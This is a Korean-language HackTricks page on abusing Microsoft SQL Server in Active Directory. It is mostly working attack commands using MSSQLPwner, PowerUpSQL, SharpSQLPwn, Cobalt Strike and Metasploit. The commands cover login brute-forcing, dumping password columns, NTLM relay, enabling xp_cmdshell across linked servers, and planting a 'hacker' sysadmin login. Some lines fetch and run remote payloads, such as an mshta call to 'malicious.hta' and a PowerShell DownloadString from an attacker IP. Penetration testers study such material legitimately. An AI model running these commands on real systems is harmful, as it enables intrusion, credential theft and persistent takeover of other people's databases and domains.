 HackTricks
MSSQL AD 남용
Tip
AWS 해킹 배우기 및 연습하기:
HackTricks Training AWS Red Team Expert (ARTE)
GCP 해킹 배우기 및 연습하기:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks 지원하기
- 구독 계획 확인하기!
- **💬 디스코드 그룹 또는 텔레그램 그룹에 참여하거나 트위터 🐦 @hacktricks_live를 팔로우하세요.
- HackTricks 및 HackTricks Cloud 깃허브 리포지토리에 PR을 제출하여 해킹 트릭을 공유하세요.
MSSQL 열거 / 발견
Python
MSSQLPwner 도구는 impacket을 기반으로 하며, kerberos 티켓을 사용하여 인증하고 링크 체인을 통해 공격할 수 있습니다.

Interactive mode with 2 depth level of impersonations
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -max-impersonation-depth 2 interactive
Executing custom assembly on the current server with windows authentication and executing hostname command
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth custom-asm hostname
Executing custom assembly on the current server with windows authentication and executing hostname command on the SRV01 linked server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 custom-asm hostname
Executing the hostname command using stored procedures on the linked SRV01 server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec hostname
Executing the hostname command using stored procedures on the linked SRV01 server with sp_oacreate method
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec “cmd /c mshta http://192.168.45.250/malicious.hta” -command-execution-method sp_oacreate
Issuing NTLM relay attack on the SRV01 server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 ntlm-relay 192.168.45.250
Issuing NTLM relay attack on chain ID 2e9a3696-d8c2-4edd-9bcc-2908414eeb25
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -chain-id 2e9a3696-d8c2-4edd-9bcc-2908414eeb25 ntlm-relay 192.168.45.250
Issuing NTLM relay attack on the local server with custom command
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth ntlm-relay 192.168.45.250
Executing direct query
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth direct-query “SELECT CURRENT_USER”
Retrieving password from the linked server DC01
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-server DC01 retrive-password
Execute code using custom assembly on the linked server DC01
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-server DC01 inject-custom-asm SqlInject.dll
Bruteforce using tickets, hashes, and passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt -hl hashes.txt -pl passwords.txt
Bruteforce using hashes, and passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt -pl passwords.txt
Bruteforce using tickets against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt
Bruteforce using passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -pl passwords.txt
Bruteforce using hashes against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt
### 도메인 세션 없이 네트워크에서 열거하기
Interactive mode
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth interactive
---
###  Powershell

이 경우에 powershell 모듈 [PowerUpSQL](https://github.com/NetSPI/PowerUpSQL)이 매우 유용합니다.
```bash
Import-Module .\PowerupSQL.psd1
도메인 세션 없이 네트워크에서 열거하기
# Get local MSSQL instance (if any)
Get-SQLInstanceLocal
Get-SQLInstanceLocal | Get-SQLServerInfo

#If you don't have a AD account, you can try to find MSSQL scanning via UDP
#First, you will need a list of hosts to scan
Get-Content c:\temp\computers.txt | Get-SQLInstanceScanUDP –Verbose –Threads 10

#If you have some valid credentials and you have discovered valid MSSQL hosts you can try to login into them
#The discovered MSSQL servers must be on the file: C:\temp\instances.txt
Get-SQLInstanceFile -FilePath C:\temp\instances.txt | Get-SQLConnectionTest -Verbose -Username test -Password test
도메인 내부에서 열거하기
# Get local MSSQL instance (if any)
Get-SQLInstanceLocal
Get-SQLInstanceLocal | Get-SQLServerInfo

#Get info about valid MSQL instances running in domain
#This looks for SPNs that starts with MSSQL (not always is a MSSQL running instance)
Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose

# Try dictionary attack to login
Invoke-SQLAuditWeakLoginPw

# Search SPNs of common software and try the default creds
Get-SQLServerDefaultLoginPw

#Test connections with each one
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -verbose

#Try to connect and obtain info from each MSSQL server (also useful to check conectivity)
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose

# Get DBs, test connections and get info in oneliner
Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLServerInfo
MSSQL 기본 악용
데이터베이스 접근
# List databases
Get-SQLInstanceDomain | Get-SQLDatabase

# List tables in a DB you can read
Get-SQLInstanceDomain | Get-SQLTable -DatabaseName DBName

# List columns in a table
Get-SQLInstanceDomain | Get-SQLColumn -DatabaseName DBName -TableName TableName

# Get some sample data from a column in a table (columns username & passwor din the example)
Get-SQLInstanceDomain | GetSQLColumnSampleData -Keywords "username,password" -Verbose -SampleSize 10

#Perform a SQL query
Get-SQLQuery -Instance "sql.domain.io,1433" -Query "select @@servername"

#Dump an instance (a lot of CVSs generated in current dir)
Invoke-SQLDumpInfo -Verbose -Instance "dcorp-mssql"

# Search keywords in columns trying to access the MSSQL DBs
## This won't use trusted SQL links
Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLColumnSampleDataThreaded -Keywords "password" -SampleSize 5 | select instance, database, column, sample | ft -autosize
MSSQL RCE
MSSQL 호스트 내에서 명령을 실행하는 것도 가능할 수 있습니다.
Invoke-SQLOSCmd -Instance "srv.sub.domain.local,1433" -Command "whoami" -RawResults
# Invoke-SQLOSCmd automatically checks if xp_cmdshell is enable and enables it if necessary
다음 섹션에서 수동으로 수행하는 방법을 확인하십시오.
MSSQL 기본 해킹 기법
1433 - Pentesting MSSQL - Microsoft SQL Server
MSSQL 신뢰 링크
MSSQL 인스턴스가 다른 MSSQL 인스턴스에 의해 신뢰받는 경우(데이터베이스 링크). 사용자가 신뢰된 데이터베이스에 대한 권한을 가지고 있다면, 그는 신뢰 관계를 사용하여 다른 인스턴스에서도 쿼리를 실행할 수 있습니다. 이러한 신뢰는 연결될 수 있으며, 어느 시점에서 사용자는 명령을 실행할 수 있는 잘못 구성된 데이터베이스를 찾을 수 있습니다.
데이터베이스 간의 링크는 포리스트 신뢰를 넘어 작동합니다.
Powershell 남용
#Look for MSSQL links of an accessible instance
Get-SQLServerLink -Instance dcorp-mssql -Verbose #Check for DatabaseLinkd > 0

#Crawl trusted links, starting from the given one (the user being used by the MSSQL instance is also specified)
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Verbose

#If you are sysadmin in some trusted link you can enable xp_cmdshell with:
Get-SQLServerLinkCrawl -instance "<INSTANCE1>" -verbose -Query 'EXECUTE(''sp_configure ''''xp_cmdshell'''',1;reconfigure;'') AT "<INSTANCE2>"'

#Execute a query in all linked instances (try to execute commands), output should be in CustomQuery field
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Query "exec master..xp_cmdshell 'whoami'"

#Obtain a shell
Get-SQLServerLinkCrawl -Instance dcorp-mssql  -Query 'exec master..xp_cmdshell "powershell iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.114:8080/pc.ps1'')"'

#Check for possible vulnerabilities on an instance where you have access
Invoke-SQLAudit -Verbose -Instance "dcorp-mssql.dollarcorp.moneycorp.local"

#Try to escalate privileges on an instance
Invoke-SQLEscalatePriv –Verbose –Instance "SQLServer1\Instance1"

#Manual trusted link queery
Get-SQLQuery -Instance "sql.domain.io,1433" -Query "select * from openquery(""sql2.domain.io"", 'select * from information_schema.tables')"
## Enable xp_cmdshell and check it
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'SELECT * FROM OPENQUERY("sql2.domain.io", ''SELECT * FROM sys.configurations WHERE name = ''''xp_cmdshell'''''');'
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'EXEC(''sp_configure ''''show advanced options'''', 1; reconfigure;'') AT [sql.rto.external]'
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'EXEC(''sp_configure ''''xp_cmdshell'''', 1; reconfigure;'') AT [sql.rto.external]'
## If you see the results of @@selectname, it worked
Get-SQLQuery -Instance "sql.rto.local,1433" -Query 'SELECT * FROM OPENQUERY("sql.rto.external", ''select @@servername; exec xp_cmdshell ''''powershell whoami'''''');'
또 다른 유사한 도구는 https://github.com/lefayjey/SharpSQLPwn:
SharpSQLPwn.exe /modules:LIC /linkedsql:<fqdn of SQL to exeecute cmd in> /cmd:whoami /impuser:sa
# Cobalt Strike
inject-assembly 4704 ../SharpCollection/SharpSQLPwn.exe /modules:LIC /linkedsql:<fqdn of SQL to exeecute cmd in> /cmd:whoami /impuser:sa
Metasploit
metasploit을 사용하여 신뢰할 수 있는 링크를 쉽게 확인할 수 있습니다.
#Set username, password, windows auth (if using AD), IP...
msf> use exploit/windows/mssql/mssql_linkcrawler
[msf> set DEPLOY true] #Set DEPLOY to true if you want to abuse the privileges to obtain a meterpreter session
메타스플로잇은 MSSQL에서 openquery() 함수만을 악용하려고 시도할 것입니다 (따라서, openquery()로 명령을 실행할 수 없다면, 아래에서 더 자세히 설명하는 EXECUTE 방법을 수동으로 시도해야 합니다.)
수동 - Openquery()
리눅스에서 sqsh와 mssqlclient.py를 사용하여 MSSQL 콘솔 셸을 얻을 수 있습니다.
윈도우에서도 링크를 찾아 수동으로 명령을 실행할 수 있으며, MSSQL 클라이언트로 HeidiSQL을 사용할 수 있습니다.
윈도우 인증을 사용하여 로그인:
.png)
신뢰할 수 있는 링크 찾기
select * from master..sysservers;
EXEC sp_linkedservers;
.png)
신뢰할 수 있는 링크에서 쿼리 실행
링크를 통해 쿼리를 실행합니다 (예: 새로 접근 가능한 인스턴스에서 더 많은 링크 찾기):
select * from openquery("dcorp-sql1", 'select * from master..sysservers')
Warning
더블 및 싱글 인용부호가 사용되는 위치를 확인하세요. 그렇게 사용하는 것이 중요합니다.
.png)
이 신뢰할 수 있는 링크 체인을 수동으로 무한히 계속할 수 있습니다.
# First level RCE
SELECT * FROM OPENQUERY("<computer>", 'select @@servername; exec xp_cmdshell ''powershell -w hidden -enc blah''')

# Second level RCE
SELECT * FROM OPENQUERY("<computer1>", 'select * from openquery("<computer2>", ''select @@servername; exec xp_cmdshell ''''powershell -enc blah'''''')')
openquery()에서 exec xp_cmdshell과 같은 작업을 수행할 수 없는 경우 EXECUTE 방법을 사용해 보십시오.
수동 - EXECUTE
EXECUTE를 사용하여 신뢰할 수 있는 링크를 악용할 수도 있습니다:
#Create user and give admin privileges
EXECUTE('EXECUTE(''CREATE LOGIN hacker WITH PASSWORD = ''''P@ssword123.'''' '') AT "DOMINIO\SERVER1"') AT "DOMINIO\SERVER2"
EXECUTE('EXECUTE(''sp_addsrvrolemember ''''hacker'''' , ''''sysadmin'''' '') AT "DOMINIO\SERVER1"') AT "DOMINIO\SERVER2"
로컬 권한 상승
MSSQL 로컬 사용자는 일반적으로 **SeImpersonatePrivilege**라는 특별한 유형의 권한을 가지고 있습니다. 이는 계정이 “인증 후 클라이언트를 가장할 수 있도록” 허용합니다.
많은 저자들이 제안한 전략 중 하나는 SYSTEM 서비스가 공격자가 생성한 악성 또는 중간자 서비스에 인증하도록 강제하는 것입니다. 이 악성 서비스는 인증을 시도하는 동안 SYSTEM 서비스를 가장할 수 있습니다.
SweetPotato에는 Beacon의 execute-assembly 명령을 통해 실행할 수 있는 다양한 기술이 모여 있습니다.
SCCM 관리 지점 NTLM 릴레이 (OSD 비밀 추출)
SCCM 관리 지점의 기본 SQL 역할이 사이트 데이터베이스에서 네트워크 액세스 계정 및 작업 시퀀스 비밀을 덤프하는 데 어떻게 악용될 수 있는지 확인하십시오:
Sccm Management Point Relay Sql Policy Secrets
Tip
AWS 해킹 배우기 및 연습하기:
GCP 해킹 배우기 및 연습하기:HackTricks 지원하기
- 구독 계획 확인하기!
- **💬 디스코드 그룹 또는 텔레그램 그룹에 참여하거나 트위터 🐦 @hacktricks_live를 팔로우하세요.
- HackTricks 및 HackTricks Cloud 깃허브 리포지토리에 PR을 제출하여 해킹 트릭을 공유하세요.